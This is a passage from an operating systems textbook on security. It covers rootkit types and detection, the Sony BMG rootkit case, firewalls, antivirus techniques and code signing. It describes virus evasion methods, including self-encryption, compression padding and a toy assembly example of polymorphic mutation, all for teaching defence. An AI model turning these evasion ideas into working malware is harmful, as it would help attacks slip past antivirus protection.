Many spyware programs come with uninstallers, but they rarely work, so inexperienced users have no way to remove the spyware. Fortunately, a new industry of antispyware software is being created and existing antivirus firms are getting into the act as well. Still the line between legitimate programs and spyware is blurry.

Spyware should not be confused with **adware**, in which legitimate (but small) software vendors offer two versions of their product: a free one with ads and a paid one without ads. These companies are very clear about the existence of the two versions and always offer users the option to upgrade to the paid version to get rid of the ads.

9.9.5 Rootkits

A **rootkit** is a program or set of programs and files that attempts to conceal its existence, even in the face of determined efforts by the owner of the infected machine to locate and remove it. Usually, the rootkit contains some malware that is being hidden as well. Rootkits can be installed by any of the methods discussed so far, including viruses, worms, and spyware, as well as by other ways, one of which will be discussed later.

Types of Rootkits

Let us now discuss the five kinds of rootkits that are currently possible, from bottom to top. In all cases, the issue is: where does the rootkit hide?

1. **Firmware rootkits.** In theory at least, a rootkit could hide by reflashing the BIOS with a copy of itself in there. Such a rootkit would get control whenever the machine was booted and also whenever a BIOS function was called. If the rootkit encrypted itself after each use and decrypted itself before each use, it would be quite hard to detect. This type has not been observed in the wild yet.
2. **Hypervisor rootkits.** An extremely sneaky kind of rootkit could run the entire operating system and all the applications in a virtual machine under its control. The first proof-of-concept, **blue pill** (a reference to a movie called *The Matrix*), was demonstrated by a Polish hacker named Joanna Rutkowska in 2006. This kind of rootkit usually modifies the boot sequence so that when the machine is powered on it executes the hypervisor on the bare hardware, which then starts the operating system and its applications in a virtual machine. The strength of this method, like the previous one, is that nothing is hidden in the operating system, libraries, or programs, so rootkit detectors that look there will come up short.
3. **Kernel rootkits.** The most common kind of rootkit at present is one that infects the operating system and hides in it as a device driver or loadable kernel module. The rootkit can easily replace a large, complex, and frequently changing driver with a new one that contains the old one plus the rootkit.

4. **Library rootkits.** Another place a rootkit can hide is in the system library, for example, in *libc* in Linux. This location gives the malware the opportunity to inspect the arguments and return values of system calls, modifying them as need be to keep itself hidden.

5. **Application rootkits.** Another place to hide a rootkit is inside a large application program, especially one that creates many new files while running (user profiles, image previews, etc.). These new files are good places to hide things, and no one thinks it strange that they exist.

The five places rootkits can hide are illustrated in Fig. 9-31.




Figure 9-31. Five places a rootkit can hide.

Rootkit Detection

Rootkits are hard to detect when the hardware, operating system, libraries, and applications cannot be trusted. For example, an obvious way to look for a rootkit is to make listings of all the files on the disk. However, the system call that reads a directory, the library procedure that calls this system call, and the program that does the listing are all potentially malicious and might censor the results, omitting any files relating to the rootkit. Nevertheless, the situation is not hopeless, as described below.

Detecting a rootkit that boots its own hypervisor and then runs the operating system and all applications in a virtual machine under its control is tricky, but not impossible. It requires carefully looking for minor discrepancies in performance and functionality between a virtual machine and a real one. Garfinkel et al. (2007) have suggested several of them, as described below. Carpenter et al. (2007) also discuss this subject.

One whole class of detection methods relies on the fact that hypervisor itself uses physical resources and the loss of these resources can be detected. For example, the hypervisor itself needs to use some TLB entries, competing with the virtual machine for these scarce resources. A detection program could put pressure

on the TLB, observe the performance, and compare it to previously measured performance on the bare hardware.

Another class of detection methods relates to timing, especially of virtualized I/O devices. Suppose that it takes 100 clock cycles to read out some PCI device register on the real machine and this time is highly reproducible. In a virtual environment, the value of this register comes from memory, and its read time depends on whether it is in the CPU's level 1 cache, level 2 cache, or actual RAM. A detection program could easily force it to move back and forth between these states and measure the variability in read times. Note that it is the variability that matters, not the read time.

Another area that can be probed is the time it takes to execute privileged instructions, especially those that require only a few clock cycles on the real hardware and hundreds or thousands of clock cycles when they must be emulated. For example, if reading out some protected CPU register takes 1 nsec on the real hardware, there is no way a billion traps and emulations can be done in 1 sec. Of course, the hypervisor can cheat by reporting emulated time instead of real time on all system calls involving time. The detector can bypass the emulated time by connecting to a remote machine or Website that provides an accurate time base. Since the detector just needs to measure time intervals (e.g., how long it takes to execute a billion reads of a protected register), skew between the local clock and the remote clock does not matter.

If no hypervisor has been slipped between the hardware and the operating system, then the rootkit might be hiding inside the operating system. It is difficult to detect it by booting the computer since the operating system cannot be trusted. For example, the rootkit might install a large number of files, all of whose names begin with "$$$_" and when reading directories on behalf of user programs, never report the existence of such files.

One way to detect rootkits under these circumstances is to boot the computer from a trusted external medium such as the original DVD or USB stick. Then the disk can be scanned by an antirootkit program without fear that the rootkit itself will interfere with the scan. Alternatively, a cryptographic hash can be made of each file in the operating system and these compared to a list made when the system was installed and stored outside the system where it could not be tampered with. Alternatively, if no such hashes were made originally, they can be computed from the installation USB or CD-ROM/DVD now, or the files themselves just compared.

Rootkits in libraries and application programs are harder to hide, but if the operating system has been loaded from an external medium and can be trusted, their hashes can also be compared to hashes known to be good and stored on a USB or CD-ROM.

So far, the discussion has been about passive rootkits, which do not interfere with the rootkit-detection software. There are also active rootkits, which search out and destroy the rootkit detection software, or at least modify it to always announce:

"NO ROOTKITS FOUND!" These require more complicated measures, but fortunately no active rootkits have appeared in the wild yet.

There are two schools of thought about what to do after a rootkit has been discovered. One school says the system administrator should behave like a surgeon treating a cancer: cut it out very carefully. The other says trying to remove the rootkit is too dangerous. There may be pieces still hidden away. In this view, the only solution is to revert to the last complete backup known to be clean. If no backup is available, a fresh install is required.

The Sony Rootkit

In 2005, Sony BMG released a number of audio CDs containing a rootkit. It was discovered by Mark Russinovich (cofounder of the Windows admin tools Website *www.sysinternals.com*), who was then working on developing a rootkit detector and was most surprised to find a rootkit on his own system. He wrote about it on his blog and soon the story was all over the Internet and the mass media. Scientific papers were written about it (Arnab and Hutchison, 2006; Bishop and Frincke, 2006; Felten and Halderman, 2006; Halderman and Felten, 2006; and Levine et al., 2006). It took years for the resulting furor to die down. Below we will give a quick description of what happened.

When a user inserts a CD in the drive on a Windows computer, Windows looks for a file called *autorun.inf*, which contains a list of actions to take, usually starting some program on the CD (such as an installation wizard). Normally, audio CDs do not have these files since stand-alone CD players ignore them if present. Apparently some genius at Sony thought that he would cleverly stop music piracy by putting an *autorun.inf* file on some of its CDs, which when inserted into a computer immediately and silently installed a 12-MB rootkit. Then a license agreement was displayed, which did not mention anything about software being installed. While the license was being displayed, Sony's software checked to see if any of 200 known copy programs were running, and if so commanded the user to stop them. If the user agreed to the license and stopped all copy programs, the music would play; otherwise it would not. Even in the event the user declined the license, the rootkit remained installed.

The rootkit worked as follows. It inserted into the Windows kernel a number of files whose names began with *sys*. One of these was a filter that intercepted all system calls to the CD-ROM drive and prohibited all programs except Sony's music player from reading the CD. This action made copying the CD to the hard disk (which is legal) impossible. Another filter intercepted all calls that read file, process, and registry listings and deleted all entries starting with *sys* (even from programs completely unrelated to Sony and music) in order to cloak the rootkit. This approach is fairly standard for newbie rootkit designers.

Before Russinovich discovered the rootkit, it had already been installed widely, not entirely surprising since it was on over 20 million CDs. Dan Kaminsky (2006)

studied the extent and discovered that computers on over 500,000 networks worldwide had been infected by the rootkit.

When the news broke, Sony's initial reaction was that it had every right to protect its intellectual property. In an interview on National Public Radio, Thomas Hesse, the president of Sony BMG's global digital business, said: "Most people, I think, don't even know what a rootkit is, so why should they care about it?" When this response itself provoked a firestorm, Sony backtracked and released a patch that removed the cloaking of *sys* files but kept the rootkit in place. Under increasing pressure, Sony eventually released an uninstaller on its Website, but to get it, users had to provide an email address, and agree that Sony could send them promotional material in the future (what most people call spam).

As the story continued to play out, it emerged that Sony's uninstaller contained technical flaws that made the infected computer highly vulnerable to attacks over the Internet. It was also revealed that the rootkit contained code from open source projects in violation of their copyrights (which permitted free use of the software *provided that the source code is released*).

In addition to an unparalleled public relations disaster, Sony faced legal jeopardy, too. The state of Texas sued Sony for violating its antispyware law as well as for violating its deceptive trade practices law (because the rootkit was installed even if the license was declined). Class-action suits were later filed in 39 states. In December 2006, these suits were settled when Sony agreed to pay $4.25 million, to stop including the rootkit on future CDs, and to give each victim the right to download three albums from a limited music catalog. On January 2007, Sony admitted that its software also secretly monitored users' listening habits and reported them back to Sony, in violation of U.S. law. In a settlement with the FTC, Sony agreed to pay people whose computers were damaged by its software $150.

The Sony rootkit story has been provided for the benefit of any readers who might have been thinking that rootkits are an academic curiosity with no real-world implications. An Internet search for "Sony rootkit" will turn up a wealth of additional information.

9.10 DEFENSES

With problems lurking everywhere, is there any hope of making systems secure? Actually, there is, and in the following sections we will look at some of the ways systems can be designed and implemented to increase their security. One of the most important concepts is **defense in depth**. Basically, the idea here is that you should have multiple layers of security so that if one of them is breached, there are still others to overcome. Think about a house with a high, spiky, locked iron fence around it, motion detectors in the yard, two industrial-strength locks on the front door, and a computerized burglar alarm system inside. While each technique is valuable by itself, to rob the house the burglar would have to defeat all of them.

Properly secured computer systems are like this house, with multiple layers of security. We will now look at some of the layers. The defenses are not really hierarchical, but we will start roughly with the more general outer ones and work our way to more specific ones.

9.10.1 Firewalls

The ability to connect any computer, anywhere, to any other computer, anywhere, is a mixed blessing. While there is a lot of valuable material on the Web, being connected to the Internet exposes a computer to two kinds of dangers: incoming and outgoing. Incoming dangers include crackers trying to enter the computer as well as viruses, spyware, and other malware. Outgoing dangers include confidential information such as credit card numbers, passwords, tax returns, and all kinds of corporate information getting out.

Consequently, mechanisms are needed to keep "good" bits in and "bad" bits out. One approach is to use a **firewall**, which is just a modern adaptation of that old medieval security standby: digging a deep moat around your castle. This design forced everyone entering or leaving the castle to pass over a single drawbridge, where they could be inspected by the I/O police. With networks, the same trick is possible: a company can have many LANs connected in arbitrary ways, but all traffic to or from the company is forced through an electronic drawbridge, the firewall.

Firewalls come in two basic varieties: hardware and software. Companies with LANs to protect usually opt for hardware firewalls; individuals at home frequently choose software firewalls. Let us look at hardware firewalls first. A generic hardware firewall is illustrated in Fig. 9-32. Here the connection (cable or optical fiber) from the network provider is plugged into the firewall, which is connected to the LAN. No packets can enter or exit the LAN without being approved by the firewall. In practice, firewalls are often combined with routers, network address translation boxes, intrusion detection systems, and other things, but our focus here will be on the firewall functionality.




Figure 9-32. A simplified view of a hardware firewall protecting a LAN with three computers.

Firewalls are configured with rules describing what is allowed in and what is allowed out. The owner of the firewall can change the rules, commonly via a Web

interface (most firewalls have a mini-Web server built in to allow this). In the simplest kind of firewall, the **stateless firewall**, the header of each packet passing through is inspected and a decision is made to pass or discard the packet based solely on the information in the header and the firewall's rules. The information in the packet header includes the source and destination IP addresses, source and destination ports, type of service and protocol. Other fields are available, but rarely occur in the rules.

In the example of Fig. 9-32 we see three servers, each with a unique IP address of the form 207.68.160.x, where *x* is 190, 191, and 192, respectively. These are the addresses to which packets must be sent to get to these servers. Incoming packets also contain a 16-bit **port number**, which specifies which process on the machine gets the packet (a process can listen on a port for incoming traffic). Some ports have standard services associated with them. In particular, port 80 is used for the Web, port 25 is used for email, and port 21 is used for FTP (file transfer) service, but most of the others are available for user-defined services. Under these conditions, the firewall might be configured as follows:

IP address	Port	Action
207.68.160.190	80	Accept
207.68.160.191	25	Accept
207.68.160.192	21	Accept
*	*	Deny

These rules allow packets to go to machine 207.68.160.190, but only if they are addressed to port 80; all other ports on this machine are disallowed and packets sent to them will be silently discarded by the firewall. Similarly, packets can go to the other two servers if addressed to ports 25 and 21, respectively. All other traffic is discarded. This ruleset makes it hard for an attacker to get any access to the LAN except for the three public services being offered.

Despite the firewall, it is still possible to attack the LAN. For example, if the Web server is *apache* and the cracker has discovered a bug in *apache* that can be exploited, he might be able to send a very long URL to 207.68.160.190 on port 80 and force a buffer overflow, thus taking over one of the machines inside the firewall, which could then be used to launch an attack on other machines on the LAN.

Another potential attack is to write and publish a multiplayer game and get it widely accepted. The game software needs some port to connect to other players, so the game designer may select one, say, 9876, and tell the players to change their firewall settings to allow incoming and outgoing traffic on this port. People who have opened this port are now subject to attacks on it, which may be easy especially if the game contains a Trojan horse that accepts certain commands from afar and just runs them blindly. But even if the game is legitimate, it might contain potenially exploitable bugs. The more ports are open, the greater the chance of an attack succeeding. Every hole increases the odds of an attack getting through.

In addition to stateless firewalls, there are also **stateful firewalls**, which keep track of connections and what state they are in. These firewalls are better at defeating certain kinds of attacks, especially those relating to establishing connections. Yet other kinds of firewalls implement an **IDS** (**Intrusion Detection System**), in which the firewall inspects not only the packet headers, but also the packet contents, looking for suspicious material.

Software firewalls, sometimes called **personal firewalls**, do the same thing as hardware firewalls, but in software. They are filters that attach to the network code inside the operating system kernel and filter packets the same way the hardware firewall does.

9.10.2 Antivirus and Anti-Antivirus Techniques

Firewalls try to keep intruders out of the computer, but they can fail in various ways, as described above. In that case, the next line of defense comprises the antimalware programs, often called **antivirus programs**, although many of them also combat worms and spyware. Viruses try to hide and users try to find them, which leads to a cat-and-mouse game. In this respect, viruses are like rootkits, except that most virus writers emphasize rapid spread of the virus rather than playing hide-and-seek down in the weeds as rootkits do. Let us now look at some of the techniques used by antivirus software and also how Virgil the virus writer responds to them.

Virus Scanners

Clearly, the average garden-variety user is not going to find many viruses that do their best to hide, so a market has developed for antivirus software. Below we will discuss how this software works. Antivirus software companies have laboratories in which dedicated scientists work long hours tracking down and understanding new viruses. The first step is to have the virus infect a program that does nothing, often called a **goat file**, to get a copy of the virus in its purest form. The next step is to make an exact listing of the virus' code and enter it into the database of known viruses. Companies compete on the size of their databases. Inventing new viruses just to pump up your database is not considered sporting.

Once an antivirus program is installed on a customer's machine, the first thing it does is scan every executable file on the disk looking for any of the viruses in the database of known viruses. Most antivirus companies have a Website from which customers can download the descriptions of newly discovered viruses into their databases. If the user has 10,000 files and the database has 10,000 viruses, some clever programming is needed to make it go fast, of course.

Since minor variants of known viruses pop up all the time, a fuzzy search is needed, to ensure that a 3-byte change to a virus does not let it escape detection. However, fuzzy searches are not only slower than exact searches, but they may turn

up false alarms (false positives), that is, warnings about legitimate files that just happen to contain some code vaguely similar to a virus reported in Pakistan 7 years ago. What is the user supposed to do with the message:

```
WARNING! File xyz.exe may contain the lahore-9x virus. Delete?
```

The more viruses in the database and the broader the criteria for declaring a hit, the more false alarms there will be. If there are too many, the user will give up in disgust. But if the virus scanner insists on a very close match, it may miss some modified viruses. Getting it right is a delicate heuristic balance. Ideally, the lab should try to identify some core code in the virus that is not likely to change and use this as the virus signature to scan for.

Just because the disk was declared virus free last week does not mean that it still is, so the virus scanner has to be run frequently. Because scanning is slow, it is more efficient to check only those files that have been changed since the date of the last scan. The trouble is, a clever virus will reset the date of an infected file to its original date to avoid detection. The antivirus program's response to that is to check the date the enclosing directory was last changed. The virus' response to that is to reset the directory's date as well. This is the start of the cat-and-mouse game alluded to above.

Another way for the antivirus program to detect file infection is to record and store on the disk the lengths of all files. If a file has grown since the last check, it might be infected, as shown in Fig. 9-33(a–b). However, a really clever virus can avoid detection by compressing the program and padding out the file to its original length to try to blend in. To make this scheme work, the virus must contain both compression and decompression procedures, as shown in Fig. 9-33(c). Another way for the virus to try to escape detection is to make sure its representation on the disk does not look like its representation in the antivirus software's database. One way to achieve this goal is to encrypt itself with a different key for each file infected. Before making a new copy, the virus generates a random 32-bit encryption key, for example by XORing the current time of day with the contents of, for example, memory words 72,008 and 319,992. It then XORs its code with this key, word by word, to produce the encrypted virus stored in the infected file, as illustrated in Fig. 9-33(d). The key is stored in the file. For secrecy purposes, putting the key in the file is not ideal, but the goal here is to foil the virus scanner, not prevent the dedicated scientists at the antivirus lab from reverse engineering the code. Of course, to run, the virus has to first decrypt itself, so it needs a decrypting function in the file as well.

This scheme is still not perfect because the compression, decompression, encryption, and decryption procedures are the same in all copies, so the antivirus program can just use them as the virus signature to scan for. Hiding the compression, decompression, and encryption procedures is easy: they are just encrypted along with the rest of the virus, as shown in Fig. 9-33(e). The decryption code cannot be encrypted, however. It has to actually execute on the hardware to decrypt the rest




Figure 9-33. (a) A program. (b) An infected program. (c) A compressed infected program. (d) An encrypted virus. (e) A compressed virus with encrypted compression code.

of the virus, so it must be present in plaintext. Antivirus programs know this, so they hunt for the decryption procedure.

However, Virgil enjoys having the last word, so he proceeds as follows. Suppose that the decryption procedure needs to perform the calculation

```
X = (A + B + C – 4)
```

The straightforward assembly code for this calculation for a generic two-address computer is shown in Fig. 9-34(a). The first address is the source; the second is the destination, so `MOV A,R1` moves the variable *A* to the register `R1`. The code in Fig. 9-34(b) does the same thing, only less efficiently due to the `NOP` (no operation) instructions interspersed with the real code.

But we are not done yet. It is also possible to disguise the decryption code. There are many ways to represent `NOP`. For example, adding 0 to a register, ORing it with itself, shifting it left 0 bits, and jumping to the next instruction all do nothing. Thus the program of Fig. 9-34(c) is functionally the same as the one of Fig. 9-34(a). When copying itself, the virus could use Fig. 9-34(c) instead of Fig. 9-34(a) and still work later when executed. A virus that mutates on each copy is called a **polymorphic virus**.

Now suppose that `R5` is not needed for anything during the execution of this piece of the code. Then Fig. 9-34(d) is also equivalent to Fig. 9-34(a). Finally, in many cases it is possible to swap instructions without changing what the program does, so we end up with Fig. 9-34(e) as another code fragment that is logically equivalent to Fig. 9-34(a). A piece of code that can mutate a sequence of machine

```
MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1        MOV A,R1
ADD B,R1        NOP             ADD #0,R1       OR R1,R1        TST R1
ADD C,R1        ADD B,R1        ADD B,R1        ADD B,R1        ADD C,R1
SUB #4,R1       NOP             OR R1,R1        MOV R1,R5       MOV R1,R5
MOV R1,X        ADD C,R1        ADD C,R1        ADD C,R1        ADD B,R1
                NOP             SHL #0,R1       SHL R1,0        CMP R2,R5
                SUB #4,R1       SUB #4,R1       SUB #4,R1       SUB #4,R1
                NOP             JMP .+1         ADD R5,R5       JMP .+1
                MOV R1,X        MOV R1,X        MOV R1,X        MOV R1,X
                                                MOV R5,Y        MOV R5,Y
   (a)             (b)             (c)             (d)             (e)
```

Figure 9-34. Examples of a polymorphic virus.

instructions without changing its functionality is called a **mutation engine**, and sophisticated viruses contain them to mutate the decryptor from copy to copy. Mutations can consist of inserting useless but harmless code, permuting instructions, swapping registers, and replacing an instruction with an equivalent one. The mutation engine itself can be hidden by encrypting it along with the payload.

Asking the poor antivirus software to understand that Fig. 9-34(a) through Fig. 9-34(e) are all functionally equivalent is asking a lot, especially if the mutation engine has many tricks up its sleeve. The antivirus software can analyze the code to see what it does, and it can even try to simulate the operation of the code, but remember it may have thousands of viruses and thousands of files to analyze, so it does not have much time per test or it will run horribly slowly.

As an aside, the store into the variable *Y* was thrown in just to make it harder to detect the fact that the code related to R5 is dead code, that is, does not do anything. If other code fragments read and write *Y*, the code will look perfectly legitimate. A well-written mutation engine that generates good polymorphic code can give antivirus software writers nightmares. The only bright side is that such an engine is hard to write, so Virgil's friends all use his code, which means there are not so many different ones in circulation—yet.

So far we have talked about just trying to recognize viruses in infected executable files. In addition, the antivirus scanner has to check the MBR, boot sectors, bad-sector list, flash memory, CMOS memory, and more, but what if there is a memory-resident virus currently running? That will not be detected. Worse yet, suppose the running virus is monitoring all system calls. It can easily detect that the antivirus program is reading the boot sector (to check for viruses). To thwart the antivirus program, the virus does not make the system call. Instead it just returns the true boot sector from its hiding place in the bad-block list. It also makes a mental note to reinfect all the files when the virus scanner is finished.

To prevent being spoofed by a virus, the antivirus program could make hard reads to the disk, bypassing the operating system. However, this requires having

built-in device drivers for SATA, USB, SCSI, and other common disks, making the antivirus program less portable and subject to failure on computers with unusual disks. Furthermore, since bypassing the operating system to read the boot sector is possible, but bypassing it to read all the executable files is not, there is also some danger that the virus can produce fraudulent data about executable files.

Integrity Checkers

A completely different approach to virus detection is **integrity checking**. An antivirus program that works this way first scans the hard disk for viruses. Once it is convinced that the disk is clean, it computes a checksum for each executable file. The checksum algorithm could be something as simple as treating all the words in the program text as 32- or 64-bit integers and adding them up, but it also can be a cryptographic hash that is nearly impossible to invert. It then writes the list of checksums for all the relevant files in a directory to a file, *checksum*, in that directory. The next time it runs, it recomputes all the checksums and sees if they match what is in the file *checksum*. An infected file will show up immediately.

The trouble is that Virgil is not going to take this lying down. He can write a virus that removes the checksum file. Worse yet, he can write a virus that computes the checksum of the infected file and replaces the old entry in the checksum file. To protect against this kind of behavior, the antivirus program can try to hide the checksum file, but that is not likely to work since Virgil can study the antivirus program carefully before writing the virus. A better idea is to sign it digitally to make tampering easy to detect. Ideally, the digital signature should involve use of a smart card with an externally stored key that programs cannot get at.

Behavioral Checkers

A third strategy used by antivirus software is **behavioral checking**. With this approach, the antivirus program lives in memory while the computer is running and catches all system calls itself. The idea is that it can then monitor all activity and try to catch anything that looks suspicious. For example, no normal program should attempt to overwrite the boot sector, so an attempt to do so is almost certainly due to a virus. Likewise, changing the flash memory is highly suspicious.

But there are also cases that are less clear cut. For example, overwriting an executable file is a peculiar thing to do—unless you are a compiler. If the antivirus software detects such a write and issues a warning, hopefully the user knows whether overwriting an executable makes sense in the context of the current work. Similarly, *Word* overwriting a *.docx* file with a new document full of macros is not necessarily the work of a virus. In Windows, programs can detach from their executable file and go memory resident using a special system call. Again, this might be legitimate, but a warning might still be useful.

Viruses do not have to passively lie around waiting for an antivirus program to kill them, like cattle being led off to slaughter. They can fight back. A particularly exciting battle can occur if a memory-resident virus and a memory-resident antivirus meet up on the same computer. Years ago there was a game called *Core Wars* in which two programmers faced off by each dropping a program into an empty address space. The programs took turns probing memory, with the object of the game being to locate and wipe out your opponent before he wiped you out. The virus-antivirus confrontation looks a little like that, only the battlefield is the machine of some poor user who does not really want it to happen there. Worse yet, the virus has an advantage because its writer can find out a lot about the antivirus program by just buying a copy of it. Of course, once the virus is out there, the antivirus team can modify their program, forcing Virgil to go buy a new copy.

Virus Avoidance

Every good story needs a moral. The moral of this one is

Better safe than sorry.

Avoiding viruses in the first place is a lot easier than trying to track them down once they have infected a computer. Below are a few guidelines for individual users, but also some things that the industry as a whole can do to reduce the problem considerably.

What can users do to avoid a virus infection? First, choose an operating system that offers a high degree of security, with a strong kernel-user mode boundary and separate login passwords for each user and the system administrator. Under these conditions, a virus that somehow sneaks in cannot infect the system binaries. Also, make sure to install manufacturer security patches promptly.

Second, install only shrink-wrapped or downloaded software bought from a reliable manufacturer. Even this is no guarantee since there have been cases where disgruntled employees have slipped viruses onto a commercial software product, but it helps a lot. Downloading software from amateur Websites and bulletin boards offering too-good-to-be-true deals is risky behavior.

Third, buy a good antivirus software package and use it as directed. Be sure to get regular updates from the manufacturer's Website.

Fourth, do not click on URLs in messages, or attachments to email and tell people not to send them to you. Email sent as plain ASCII text is always safe but attachments can start viruses when opened.

Fifth, make frequent backups of key files onto an external medium such as USB drives or DVDs. Keep several generations of each file on a series of backup media. That way, if you discover a virus, you may have a chance to restore files as they were before they were infected. Restoring yesterday's infected file does not help, but restoring last week's version might.

Finally, sixth, resist the temptation to download and run glitzy new free software from an unknown source. Maybe there is a reason it is free—the maker wants your computer to join his zombie army. If you have virtual machine software, running unknown software inside a virtual machine is safe, though.

The industry should also take the virus threat seriously and change some dangerous practices. First, make simple operating systems. The more bells and whistles there are, the more security holes there are. That is a fact of life.

Second, forget active content. Turn off Javascript. From a security point of view, it is a disaster. Viewing a document someone sends you should not require your running their program. JPEG files, for example, do not contain programs, and thus cannot contain viruses. All documents should work like that.

Third, there should be a way to selectively write protect specified disk cylinders to prevent viruses from infecting the programs on them. This protection could be implemented by having a bitmap inside the controller listing the write-protected cylinders. The map should only be alterable when the user has flipped a mechanical toggle switch on the computer's front panel.

Fourth, keeping the BIOS in flash memory is a nice idea, but it should only be modifiable when an external toggle switch has been flipped, something that will happen only when the user is consciously installing a BIOS update. Of course, none of this will be taken seriously until a really big virus hits. For example, one that hits the financial world and resets all bank accounts to 0. Of course, by then it will be too late.

9.10.3 Code Signing

A completely different approach to keeping out malware (remember: defense in depth) is to run only unmodified software from reliable software vendors. One issue that comes up fairly quickly is how the user can know the software came from the vendor it is said to have come from and how the user can know it has not been modified since leaving the factory. This issue is especially important when downloading software from online stores of unknown reputation or when downloading activeX controls from Websites. If the activeX control came from a well-known software company, it is unlikely to contain a Trojan horse, for example, but how can the user be sure?

One way that is in widespread use is the digital signature, as described in Sec. 9.5.4. If the user runs only programs, plugins, drivers, activeX controls, and other kinds of software that were written and signed by trusted sources, the chances of getting into trouble are much less. The consequence of doing this, however, is that the new free, nifty, splashy game from Snarky Software is probably too good to be true and will not pass the signature test since you do not know who is behind it.

Code signing is based on public-key cryptography. A software vendor generates a (public key, private key) pair, making the former key public and zealously

guarding the latter. In order to sign a piece of software, the vendor first computes a hash function of the code to get a 160-bit or 256-bit number, depending on whether SHA-1 or SHA-256 is used. It then signs the hash value by encrypting it with its private key (actually, decrypting it using the notation of Fig. 9-15). This signature accompanies the software wherever it goes.

When the user gets the software, the hash function is applied to it and the result saved. It then decrypts the accompanying signature using the vendor's public key and compares what the vendor claims the hash function is with what it just computed itself. If they agree, the code is accepted as genuine. Otherwise it is rejected as a forgery. The mathematics involved makes it exceedingly difficult for anyone to tamper with the software in such a way that its hash function will match the hash function obtained by decrypting the genuine signature. It is equally difficult to generate a new false signature that matches without having the private key. The process of signing and verifying is illustrated in Fig. 9-35.




Figure 9-35. How code signing works.

Web pages can contain code, such as activeX controls, but also code in various scripting languages. Often these are signed, in which case the browser automatically examines the signature. Of course, to verify it, the browser needs the software vendor's public key, which normally accompanies the code along with a certificate signed by some CA vouching for the authenticity of the public key. If the browser has the CA's public key already stored, it can verify the certificate on its own. If the certificate is signed by a CA unknown to the browser, it will pop up a dialog box asking whether to accept the certificate or not.

9.10.4 Jailing

An old Russian saying is: "Trust but Verify." Clearly, the old Russian who said this for the first time had software in mind. Even though a piece of software has been signed, a good attitude is to verify that it is behaving correctly nonetheless as

the signature merely proves where it came from, not what it does. A technique for doing this is called **jailing** and illustrated in Fig. 9-36.




Figure 9-36. The operation of a jail.

